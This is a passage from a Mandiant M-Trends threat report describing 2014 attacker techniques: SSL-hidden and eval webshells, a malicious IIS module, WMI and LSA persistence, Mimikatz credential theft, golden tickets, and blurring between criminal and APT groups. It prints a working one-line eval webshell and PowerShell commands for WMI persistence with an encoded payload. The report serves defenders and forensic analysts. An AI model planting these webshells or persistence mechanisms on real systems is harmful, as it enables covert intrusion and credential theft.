


Figure 4: New attacker techniques observed during Mandiant investigations

In all of these cases, VPN logs were a telltale source of evidence: the source IP addresses of authenticated user sessions targeted by the attack would change quickly, switching between address blocks owned by distinct IP providers across separate geographies.

Hiding malware in plain sight

Malware detection is a constant arms race between attackers and defenders, and that trend continued in 2014. We saw attackers use several new techniques to camouflage their actions and disguise persistent malware on infected systems.

Hiding webshells

Web-based backdoors, also known as webshells, are a decade-old form of malware. And thanks to novel techniques to disguise them from network and host-based detection, they remain popular for targeted attacks.

We studied several cases in which attackers cleverly installed their webshells on servers that used secure-socket layer (SSL) encryption. As a result, all requests to and from the backdoor were encrypted with the server's own legitimately installed private key. Because the victims had not configured their network architectures to permit security tools to inspect SSL traffic, the attacker's actions went undetected.

We expect this trend to continue, especially as more organizations adopt SSL encryption for all Internet-facing web services.

Another stealthy technique that we witnessed entailed hijacking legitimate web pages with embedded "eval" shells—small backdoor scripts designed to execute code submitted within a HTTP request parameter. An eval shell can be only a few dozen bytes long, making it easy to disguise within a larger HTML file.

For normal HTTP requests, the eval-compromised web page renders as usual. But if an attacker requests the page using the right parameter, the eval statement parses and runs the submitted (malicious) code.

Figure 5 shows a complete eval shell that could reside on its own or within another web page. The attacker’s webshell client would need to embed malicious code in request parameter *p1*.

A final example of web-based malware was particularly crafty: the attacker altered the configuration file (*web.config*) for a web server running Microsoft Internet Information Services (IIS). This change caused the server to load a malicious HTTP module. Figure 6 shows a sanitized excerpt of the modified *web.config*.

This change ensured that the server loaded *BadModule.dll* from a shared modules directory and used it to process all subsequent web requests. The malware parsed and captured the contents of any web request submitted to the server—including application user credentials. Figure 6 is a sanitized example. In the actual case, the module name mimicked a real Microsoft DLL. The attacker also altered the timestamps of both the malware and configuration file to evade detection.

Persisting with WMI

Windows Management Instrumentation (WMI) is a core component of Windows that provides a broad set of system management capabilities and

interfaces. Applications and scripting languages, including PowerShell and VBScript, can use WMI to collect data, interact with low-level OS components, and execute commands. WMI also provides an event framework that can trigger applications—including malware—based on changes to the state of specified objects.

In past years, we have not seen many attackers use WMI to evade detection. This is likely because interacting with WMI is complex, and more basic persistence techniques were enough to evade detection. In 2014, however, we have observed a small number of threat groups using WMI to maintain a covert presence.

This technique entails creating three WMI objects (typically via PowerShell):

- **Event Filter:** This involves polling the system for a recurring event that can serve as a persistence mechanism, such as a specific time of day or elapsed seconds since boot.
- **Event Consumer:** Runs a specified script or command to “consume” the event. Attackers typically created command-line event consumers, which execute an arbitrary command and arguments, or Active Script event consumers, which execute VBScript.
- **Filter to Consumer Binding:** This ensures that a specified consumer runs when a filter is triggered.

```
<%@ Page Language="Jscript"%><%eval(Request.Item["p1"],"unsafe");%>
```

Figure 5: Example of “eval” webshell

```
<!--HTTP Modules -->
<modules>
  <add type="Microsoft.Exchange.Clients.BadModule" name="BadModule" />
</modules>
```

Figure 6: Excerpt from modified *web.config*

- 1 Attacker issues PowerShell commands to create three WMI event objects: a consumer that runs a command or script, a filter that polls the system for a recurring condition, and a binding to link the filter to the consumer.



- 2 WMI regularly polls the system for the query in the event filter. In this example, the filter condition is satisfied daily at 8:05.



```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour
= 08 AND TargetInstance.Minute = 05 GROUP WITHIN 60
```

- 3 When the filter is triggered, WMI automatically launches the event consumer bound to it. This example shows part of a command line consumer that runs PowerShell with additional malicious code supplied as a Base64-encoded argument.

```
CommandLineTemplate="C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
-NonInteractive -enc SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABl..."
```



Figure 7: How threat actors use WMI to maintain persistence

Figure 8 shows an example of PowerShell syntax to create a WMI command-line consumer, which in turn runs *powershell.exe* with a Base64 encoded string as an argument. This string could contain any added PowerShell code—say, a basic downloader or backdoor—without the need for a script file on disk. If bound to a suitable event filter, this consumer could run on a recurring basis.

WMI-based persistence poses several challenges to forensic analysts. Attackers can create filters and consumers executed both locally and remotely using PowerShell commands. Unlike many persistence mechanisms, they leave no artifacts in the registry.

The objects reside on disk within a complex database (the WMI repository *objects.data*) that can be difficult to examine. Furthermore, Windows audits newly created or triggered filters and consumers only when debug-level logging is enabled. This is neither a default setting, nor intended for long-term use due to the heavy volume of events it generates.⁵

Malicious Security Packages

We observed several cases in which attackers used Windows Local Security Authority (LSA) security packages, an uncommon registry-based persistence mechanism, to automatically load malware while evading detection. Security packages are a set of DLLs loaded by the LSA upon system start-up. These packages are configured under values within the registry key *HKLM\SYSTEM\CurrentControlSet\Control\Lsa*. Each of these values contains a list of strings referencing filenames (without extensions) to be loaded from *%SYSTEMROOT%\system32*.

Because LSA packages are automatically loaded by *LSASS.EXE*, an attacker with administrator privileges can add or modify entries to persist a malicious DLL. During a case we investigated in 2014, an attacker modified the *Security Packages* value to keep the loader component of a multi-stage backdoor, *tspkgEx.dll*, on the system.⁶

Figure 9 illustrates the changed value.

This change caused *LSASS.EXE* to load *C:\WINDOWS\system32\tspkgEx.dll* upon boot.

```
Set-WmiInstance -Namespace "root\subscription" -Class 'CommandLineEventConsumer'
-Arguments @{ name='EvilWMI';CommandLineTemplate="C:\WINDOWS\System32\Window-
sPowerShell\v1.0\powershell.exe -enc SQBuAHYAbwBrAGUALQBDAG8AG8AbQ...<SNIP>";Run-
Interactively='false' }
```

Figure 8: Excerpt of PowerShell command to create WMI consumer

```
SECURITY PACKAGES (before change): kerberos msv1_0 schannel wdigest tspkg pku2u
SECURITY PACKAGES (after change): kerberos msv1_0 schannel wdigest tspkg pku2u
tspkgEx
```

Figure 9: Changing *HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages* to load malware

⁵ Mandiant's MIRcon 2014 conference included talks on both WMI and PowerShell that provide more details and case studies on these techniques—as well as recommended approaches for detection and forensic analysis. The presentations are available at https://dl.mandiant.com/EE/library/MIRcon2014/MIRcon_2014_IR_Track_There%27s_Something_About_WMI.pdf and https://dl.mandiant.com/EE/library/MIRcon2014/MIRcon_2014_IR_Track_Investigating_Powershell_Attacks.pdf.

⁶ We've sanitized the dll name here.

In nearly all of our investigations, the victims' anti-virus software failed to hinder Mimikatz, despite the tool's wide reach and reputation. Attackers typically modified and recompiled the source code to evade detection.

Because LSA is extensible, custom security packages can also be used to process user credentials upon logon. A malicious security package can abuse this capability to capture passwords in plaintext during logon events.

We investigated a targeted attack in 2014 in which the intruder deployed malware that loaded as a security package for this very purpose. The widely available Mimikatz⁷ toolkit also includes a security provider, `mimilib ssp`, which can steal passwords if loaded.⁸

Stealing passwords with ease

Widely available credential-stealing tools have greatly made harvesting passwords and escalating privileges in a Windows environment much easier. Throughout 2014, targeted attackers typically used two techniques:

- “Pass-the-hash” to authenticate with stolen NTLM hashes
- Using Mimikatz to recover plaintext passwords from memory

Microsoft has reduced (but not eliminated) the effectiveness of these techniques in Windows Server 2012 R2 and Windows 8.1. But most clients we worked with last year still relied on Server 2008 functional domains and Windows 7 endpoints.

Pass-the-hash remains a tried-and-true technique, especially in settings where groups of systems have the same local administrator passwords.

Mimikatz goes a step further by snaring plaintext Windows passwords that the operating system maintains in memory to support various forms of single sign-on.

On an employee workstation, the exposure could be limited to the user's own domain account password. On a shared server that receives many interactive logon sessions, such as via Remote Desktop Protocol (RDP) or the PsExec utility, the number of exposed passwords might be far greater. Victims quickly learned that the path from a few infected systems to complete compromise of an Active Directory domain could be incredibly short.

In nearly all of our investigations, the victims' anti-virus software failed to hinder Mimikatz, despite the tool's wide reach and reputation. Attackers typically modified and recompiled the source code to evade detection. Or they deployed variants such as the “Invoke-Mimikatz” PowerShell script that can run solely in memory.

2014 also brought about several new attack techniques that targeted Kerberos, the default authentication mechanism in modern Windows domains. The most notorious of these, the Mimikatz “golden ticket,” allows an intruder that has compromised a domain controller to generate a Kerberos ticket-granting ticket for any user.

This golden ticket can be generated offline, remain valid for an indefinite lifespan, and be used to impersonate any account—even after a password reset. An attacker with a golden ticket could

⁷ <https://github.com/gentilkiwi/mimikatz5>

⁸ Matt Graeber presented additional research on malicious security packages, and mechanisms to detect and limit their usage, at MIRCon 2014. It's available at https://dl.mandiant.com/EE/library/MIRcon2014/MIRcon_2014_IR_Track_Analysis_of_Malicious_SSP.pdf

re-compromise a remediated environment and instantly regain domain administrator privileges.

The only way to mitigate the golden ticket attack, short of avoiding a domain compromise in the first place, is resetting the password for the Kerberos Key Distribution Service Account *krbtgt* twice in succession. Doing so clears the account's password history and invalidates all previously generated Kerberos tickets.

Moving laterally with WMI and PowerShell

In the past, moving laterally and executing commands in a typical Windows attack usually entailed a mix of built-in Windows utilities (such as *net*, *at*, and so on), custom malware, batch or Visual Basic (VB) scripts, and regular administration tools such as PsExec. These techniques were reliable and easy for attackers to use. But they also left behind telltale forensic artifacts and footprints.

Between 2013 and 2014, we observed a distinct shift in lateral-movement tactics by several of the advanced persistent threat (APT) groups that we track. More often than before, these groups are using WMI and PowerShell to move laterally, harvest credentials, and search for useful information within Windows environments.

In the same way, many security researchers and penetration-testing tools have adopted PowerShell over the past several years. The result has been more publicly available information and source code from which both attackers and defenders can learn.

Earlier in this section, we described how attackers used WMI events to maintain a presence in compromised environments. Attackers also use the WMI command line tool *wmic.exe*, which extends WMI's capabilities to the shell and scripts. Attackers can use WMI to connect to remote systems, modify the registry, access event logs, and most important, execute commands. Aside from an initial logon event, remote WMI commands often leave little evidence on the accessed system.

In several cases we analyzed in 2014, attackers relied upon remote commands in PowerShell and in-memory scripts to move laterally and harvest credentials. PowerShell code can execute in memory without ever touching disk on an accessed system, limiting any evidence. And older versions of PowerShell that are installed by default in typical environments cannot maintain a detailed audit trail of executed code.

THE TAKEAWAY: Advanced threat actors continue to evolve their tools and tactics to reduce the forensic footprint of their activities and evade detection. Targeted organizations need to ensure that they maintain capabilities for both real-time monitoring and "look-back" forensics capabilities across endpoint systems, log sources, and network devices. Establishing a baseline of normal activity in an environment, and proactively hunting for deviations from this baseline, are essential to stay a step ahead of intruder's efforts.



TREND 4: BLURRED LINES—CRIMINAL AND APT ACTORS TAKE A PAGE FROM EACH OTHERS' PLAYBOOK

Our investigations over the past year have confirmed an emerging trend: cyber criminals are stealing a page from the playbook of APT actors, while APT actors are using tools widely deployed by cyber criminals. As these actors' tactics merge, discerning their goals becomes critical to gauging the impact of incidents and building a risk-informed security strategy.

We spent the year investigating attacks that we've tracked to Russian threat actors and found gray areas that made distinguishing criminal gangs from nation-state actors a challenge. If tools and tradecraft become harder to tell apart, analyzing actors' intent becomes essential to scoping their potential impact.

Some of the targeted financial threat groups that we track exhibit traits that look more like state-sponsored APT activity than the typical opportunistic cyber criminal. Figure 10 on page 21 describes tactical overlaps between known APT groups and cyber crime cases we encountered in 2014.

It's complicated: assessing intent in the face of uncertainty

Given these tactical overlaps, analysts need to keep an open mind when they approach their research or assess actors' motivations; it's not

enough to look at one technique or tool in isolation to discern intent. Some recent Russia-based activity we tracked over the past year illustrates the importance and challenge of analyzing actors' ultimate objectives when it comes to interpreting their technical behavior.

In October 2014, we detailed the activities of APT28, a threat group we believe steals sensitive political and military intel for the Russian government. For years, APT28 has targeted defense firms, governments, militaries, and intergovernmental bodies.

Other researchers have exposed another Russia-based threat group that, like APT28, also appears to be spying for the Russian government. This second group is known by various researchers as the "Sandworm Team,"⁹ "Quedagh"¹⁰ and "BE2 APT."¹¹

⁹ Cyber Espionage Operators Sandworm Team Leverage CVE-2014-4114 Zero-Day." iSight Partners. 14 Oct. 2014. Web. 2 Dec. 2014.;

¹⁰ https://www.f-secure.com/documents/996508/1030745/blackenergy_whitepaper.pdf

¹¹ <https://securelist.com/blog/research/67353/be2-custom-plugins-router-abuse-and-target-profiles/>






TACTIC	EXAMPLES OF OVERLAPPING USAGE
 <p>Social Engineering</p>	<p>Social engineering isn't just for APT groups. This year we saw financial threat groups use spear-phishing emails both as the initial infection vector and in their repeated attempts to regain access to the victim after remediation using victim-specific phishes.</p> <p>Interactive social engineering is also a tactic both threat actor types have used. In one engagement, financially motivated actors crafted social media profiles on a popular platform and reached out to company employees in an attempt to get them to download backdoors. Meanwhile, APT3, a suspected nation-state actor, created a fake female persona and contacted a company employee via a popular social network. After three weeks of back and forth messaging, "she" sent her "resume" to his personal email address—the resume was weaponized with one of APT3's backdoors. "She" also asked other employees probing questions, including the name of their IT Manager, and what versions of software they ran.</p>
 <p>Custom Malware & Tools</p>	<p>Both APT and financial actors have been known to create their own custom tools. In one case, cyber criminals deployed more than 60 variants of malware and utilities that they created over the course of the several years they were in the victim's environment. Meanwhile, APT28, a Russia-based APT group, has systematically evolved its malware for more than seven years, creating malware platforms that give them flexibility in staying in an environment.</p>
 <p>Crimeware</p>	<p>Crimeware includes publicly available toolkits and those that are sold for profit. It's not just for financially-motivated cyber criminals. One suspected Russia-based APT group used zero-day exploits to install variants of BlackEnergy, a toolkit widely used by cyber criminals for years. Many remote access tools are used heavily by APT and cybercriminals alike.¹² It serves as a reminder that tools themselves should never be the sole determining factor when attributing different types of attacks.</p>
 <p>Maintaining Persistence</p>	<p>Cyber cash outs are no longer dominated by smash-and-grabs. Maintaining persistence has long been a hallmark of APT actors, who work to stay in an environment until they've completed their mission. But financial actors have increasingly shown their ability to maintain a low profile. In one case, cyber criminals maintained stealthy persistence using well-known Windows startup registry locations to launch their malware. In another, financial threat actors managed to maintain access to an environment for more than five years. We've even seen persistence in financial threat actors trying to get back into an environment after being kicked out.</p>
 <p>Scope of Data Theft</p>	<p>Data theft is happening on a broader scale, and from large sets of data. Attackers continued to pursue and obtain large repositories of personally identifiable information (PII). Historically, financial threat actors stole PII to commit fraud or resell the data on underground markets. But the array of attackers interested in PII has broadened to include APT actors with their own unique objectives, wholly unrelated to financial gain. Now we've uncovered APT groups such as APT18 stealing PII, too—which is not a typical APT objective.¹³</p>

Figure 10: How the tactics of APT groups and cyber criminals overlap

¹² <https://www.fireeye.com/blog/threat-research/2014/04/crimeware-or-apt-malwares-fifty-shades-of-grey.html>

¹³ APT18 is also a China-based threat group. See <https://www2.fireeye.com/WBNR-14Q3HealthcareWebinar.html>

The group appeared to target the same types of victims as APT28, with some key differences. For one, it used zero-day exploits and criminal tools. And it may have targeted critical infrastructure in the U.S.^{14, 15}

Based on analysis of the malware and infrastructure used in the attacks, the Sandworm team used the BlackEnergy toolkit¹⁶ to target victims in Ukraine, echoing ongoing tensions between Ukraine and Russia. This group also is said to have deployed the BlackEnergy toolkit to target supervisory control and data acquisition (SCADA) equipment, which is widely used in industrial and critical-infrastructure settings.¹⁷

The targeted systems were production tools in use in a variety of industries—not vendor-owned prototypes or networks that contain or transmit sensitive financial information or intellectual property. The nature of these targeted systems suggests that attackers may have been scouting out weaknesses for disruptive attacks. Using crimeware toolkits such as BlackEnergy in those efforts may provide these attackers a degree of anonymity and plausible deniability.

Do these differences matter?

In the security community, the value of discerning attackers' motives and attributing attacks to specific threat actors is often up for debate. Some

argue that from a network-defense viewpoint, it doesn't matter who compromised the system—the attack just needs to be stopped and cleaned up.

At the same time, the increasingly blurry lines between cyber criminal and APT tools and tactics further muddies questions of actor intent and the potential fallout. Chalk it up to attackers' denial and deception, uneven law enforcement, and Byzantine ties between corrupt government agents and the criminal underground.

In this hazy state of affairs, unraveling attackers' intents and motives can guide your response. Case in point: the Russia-based threat group collecting intelligence for a sponsor government is deploying crimeware tools that give it remote access to elements of U.S. critical infrastructure. The group may use common crimeware, but treating these attacks as a run-of-the-mill cyber crime would be a mistake.

Judging whether the malware in your network is a possible infection vector for a state-sponsored attack—and not a collateral infection from a nuisance threat—would no doubt change your reaction and response. Likewise, stolen personal data in the hands of cyber criminals may require a different response—and have a more immediate impact—than data falling into the hands of a nation-state threat group with other, murkier uses for it.

THE TAKEAWAY: As the tools, techniques, and procedures of criminal and APT actors coalesce, you must scrutinize actors' intent and motivations. Only then can you properly assess the potential impacts of security incidents, respond appropriately, and create a security strategy appropriate for the threats you face.

¹⁴ <http://blog.trendmicro.com/trendlabs-security-intelligence/sandworm-to-blacken-the-scada-connection/>

¹⁵ <https://www.virusbtn.com/conference/vb2014/abstracts/LM3-LipovskyCherepanov.xml>

¹⁶ BlackEnergy provides an extensible framework that lets threat actors add new features and functions via a collection of dynamic-link libraries (DLL). Each DLL plugin can be written with specific feature in mind, storing plugins in an encrypted file. On the surface, they all appear the same, making threat actors' ultimate intent harder to discern. BlackEnergy has been popular with cyber criminals and used for distributed denial-of-service (DDoS) attacks. (See <http://atlas-public.ec2.arbor.net/docs/BlackEnergy+DDoS+Bot+Analysis.pdf>; <http://blogs.mcafee.com/business/security-connected/evolving-ddos-botnets-1-blackenergy>)

¹⁷ <http://blog.trendmicro.com/trendlabs-security-intelligence/sandworm-to-blacken-the-scada-connection/>

CONCLUSION

Attackers continued to evolve, their targets continued to expand, and their techniques continued to change. But the central narrative stayed the same: far too many organizations were unprepared for the inevitable breach, allowing attackers to linger far too long in compromised environments.

As cyber security goes mainstream, organizations should consider data breaches in a new light—not a source of fear and shame but a business reality. They should anticipate and confront security incidents with confidence.

That boldness requires a new approach to cyber security. No one can prevent every breach. But by preventing, detecting, analyzing, and responding to the most advanced threats quickly and effectively, you can protect yourself, your customers, and your partners from the headline-generating consequences.

No security is perfect. No one can predict every new intrusion technique. And as we continued to see in 2014, no threat group is going to close up shop just because they've been thwarted by a new security tool.

Still, with the right mix of technology, intelligence, and expertise, organizations can begin to close the security gap. They can adapt to stay ahead of new threats, new tools, and clever new ways to compromise networks.

The bad guys are smart, well equipped, and determined. There's no reason that the good guys can't be the same.

About Mandiant

Mandiant, a FireEye company, has driven threat actors out of the computer networks and endpoints of hundreds of clients across every major industry. We are the go-to organization for the Fortune 500 and government agencies that want to defend against and respond to critical security incidents of all kinds. When intrusions are successful, Mandiant's security consulting services—backed up by threat intelligence and technology from FireEye—help organizations respond and resecure their networks.

About FireEye

FireEye protects the most valuable assets in the world from those who have them in their sights. Our combination of technology, intelligence, and expertise—reinforced with the most aggressive incident response team—helps eliminate the impact of security breaches. We find and stop attackers at every stage of an incursion. With FireEye, you'll detect attacks as they happen. You'll understand the risk these attacks pose to your most valued assets. And you'll have the resources to quickly respond and resolve security incidents. The FireEye Global Defense Community includes more than 2,700 customers across 67 countries, including over 157 of the Fortune 500.



Mandiant, a FireEye Company | 703.683.3141 | 800.647.7020 | info@mandiant.com | www.mandiant.com

© 2014 FireEye, Inc. All rights reserved. Mandiant and the M logo are registered trademarks of FireEye, Inc. All other brands, products, or service names are or may be trademarks or service marks of their respective owners. RPT.MTRENDS.EN-US.022415